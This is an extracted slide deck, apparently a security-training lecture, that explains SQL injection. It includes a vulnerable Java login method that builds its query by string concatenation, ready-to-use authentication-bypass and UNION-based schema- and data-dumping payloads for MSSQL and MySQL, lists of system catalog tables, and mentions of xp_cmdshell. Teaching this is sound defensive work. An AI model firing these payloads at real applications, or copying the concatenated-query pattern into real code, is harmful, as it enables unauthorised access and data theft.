



SQL Injection




A1: SQL Injection



- Injection flaws occur when an application sends untrusted data to an interpreter.
- Injection flaws are very prevalent, often found in SQL queries, LDAP queries, Xpath queries, OS commands, program arguments, etc.
- Injection flaws are easy to discover when examining code, but more difficult via testing.


Introduction

Protocols



SQL Injection


User input is directly used to build SQL statements



Modification of SQL query via browser

SQL Injection

Protocols




Threat: Bypass Authentication


Assembling Strings to SQL Queries

```
public boolean auth(String user, String pass) {  
    boolean isAuthenticated = false;  
  
    string sqlQueryString = "SELECT Username " +  
        "FROM Users WHERE Username = '" + user +  
        "' AND Password = '" + pass + "'";  
  
    int resultCount = perform(sqlQueryString)  
    if (resultCount > 0) {  
        return true;  
    }  
    return false;  
}
```

dynamic concatenation of
SQL string and parameters



Checks if at least one
record exists. But the
result must contain 0 or
one result



Threat: Bypass Authentication

Attacker uses following input:

- Login: meier
- Password: ' OR '='



```
SELECT Username FROM Users
WHERE Username='meier' AND Password='' OR ''=''
```

WHERE clause evaluates to TRUE

- All rows of table get select
- Result Set will not be empty!!!

User gets authenticated!

Threat: Bypass Authentication

Attacker uses following input:

Login: **meier**

Password: ' OR ''='

```
SELECT Username FROM Users
WHERE Username='meier' AND
Password='" OR "'=
```

WHERE clause evaluates to TRUE

- All rows of table get select
- Result Set will not be empty!!!

User gets authenticated!

SQL Injection Testing

Play around with different test strings in HTTP request

- Provoke error messages
 - '
 - asdfasdf'
 - 'asdfasdf
 - ' OR '
 - ' OR
 - ;
 - 9,9,9
- Generic SQL injection strings
 - ' OR ''='
 - ' OR 1='1

MSSQL-Server

- ' OR 1=1;--
- ' OR 2>1;--
- ' OR 1=1 FOR XML RAW;--

MySQL

- ' OR 1=1 #
- ' OR 1=1 --

SQL Injection Testing

Watch out for erratic behavior

- Long response times (due to huge result sets)
- Error messages

Microsoft OLE DB Provider for ODBC Drivers


(0x80040E14)[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Table.Name' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

But not necessarily!!!

Threat: Access Arbitrary Information

Inject UNION statement

Assemble results from several SELECT queries



2nd statement contains an arbitrary query

```
SELECT FirstName, LastName, Title
```

```
FROM Employees WHERE City = "
```

```
UNION ALL SELECT OtherField, ", "
```

```
FROM OtherTable WHERE "="
```

UNION: Column number, type and encoding must match.

Information Access

Interesting target: System and catalog tables.

- MS SQL Server

- sysdatabases
- sysobjects
- syscolumns

- MS Access Server

- MSysACEs
- MSysObjects
- MSysQueries
- MSysRelationships

- DB2

- SYSCAT.TABLES
- SYSCAT.COLUMNS

- Oracle

- SYS.USER_OBJECTS
- SYS.TAB
- SYS.USER_TABLES
- SYS.ALL_TABLES
- SYS.USER_TAB_COLUMNS
- SYS.USER_CONSTRAINTS
- SYS.USER_TRIGGERS
- SYS.USER_CATALOG

- MySQL

- information_schema.TABLES
- information_schema.COLUMNS

Extraction of DB schema

Threat: Access Arbitrary Information

MS SQL-Server

- Display all databases on server

`'UNION ALL SELECT 1,2,3,4,5,name,7 from master..sysdatabases where ''='`

- Display all tables name and id in database mydb

`'UNION ALL SELECT 1,2,3,4,5,name,id from mydb..sysobjects where xtype='U`

- Display all columns of table with id=12345

`'UNION ALL SELECT 1,2,3,4,5,name,id from mydb..syscolumns where id=12345 OR ''!='`

- Display content in table mytable:


`'UNION ALL SELECT 1,2,3,4,5,column1, column2 from mydb..mytable where ''='`

Escaping Database Context

Escaping Database Context

- Stored Procedures
 - are very powerful
 - can access system resources, especially MS SQL-Server

- Examples MS SQL-Server
 - xp_cmdshell
 - sp_makewebtask



Hacking Database Example

Step1: What userID is running the MySQL database?

- The following slides cover a SQL injection case where an MySQL database is involved.
- Check which database user account is used to access the application

' and 2>3 union select 1,2,3,4,5,user(),7,8,9,10 from content where 1='1

→ root@localhost

Houston we have a problem! **!root!**

